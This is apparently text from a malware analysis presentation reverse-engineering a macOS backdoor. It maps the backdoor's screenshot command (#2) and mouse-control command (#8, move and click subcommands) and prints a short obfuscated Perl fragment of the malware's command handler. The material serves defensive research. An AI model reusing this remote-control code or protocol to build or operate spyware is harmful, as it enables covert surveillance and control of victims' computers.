
that second byte?

task away:


```
cmd #2, 0
cmd #2, 1
cmd #2, 8
cmd #2, 32
cmd #2, 64
cmd #2, 128
cmd #2, 255
```

param	size	type	color	resolution
0	1.4MB	PNG	color	high
1	64KB	PNG	black & white	low
8	788KB	PNG	black & white	high
9	1.4MB	PNG	color	high
10	60KB	JPEG	color	low
64	168KB	JPEG	color	medium
110	1.2MB	JPEG	color	high
111+	1.4MB	PNG	color	high

subcommand (2nd byte) 'impact'




cmd #2, 1 (low-res B&W png)



cmd #2, 10 (low-res color jpg)

Command #8

...the mouse moved!




```
#command 8
elsif ( $D == 8 ){

   #recv 9 bytes
   my ( $Z, $C ) = ( J 9 );

   if ( V( v8 . $Z ) &&
        defined($C = E(1)) ){
        G(ord($C) ? v8 : v0.10);
   }
}
```


command #8

direction	size	value
recv	1 byte	commmand, 8
recv	9 bytes	?
send	1 || 2 bytes	command, 8 || 0, 10

command #8's protocol

response provides no insight into command :(





```
# ./sniff

event: kCGEventMouseMoved
(x: 123.000000, y: 456.000000)
```

mouse move (x,y)

...and action!

Command #8

...that second byte?

task away:


```
cmd #8, 0 (123,456)
cmd #8, 1 (123,456)
cmd #8, 2 (123,456)
 ...
cmd #8, 7 (123,456)
```

sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

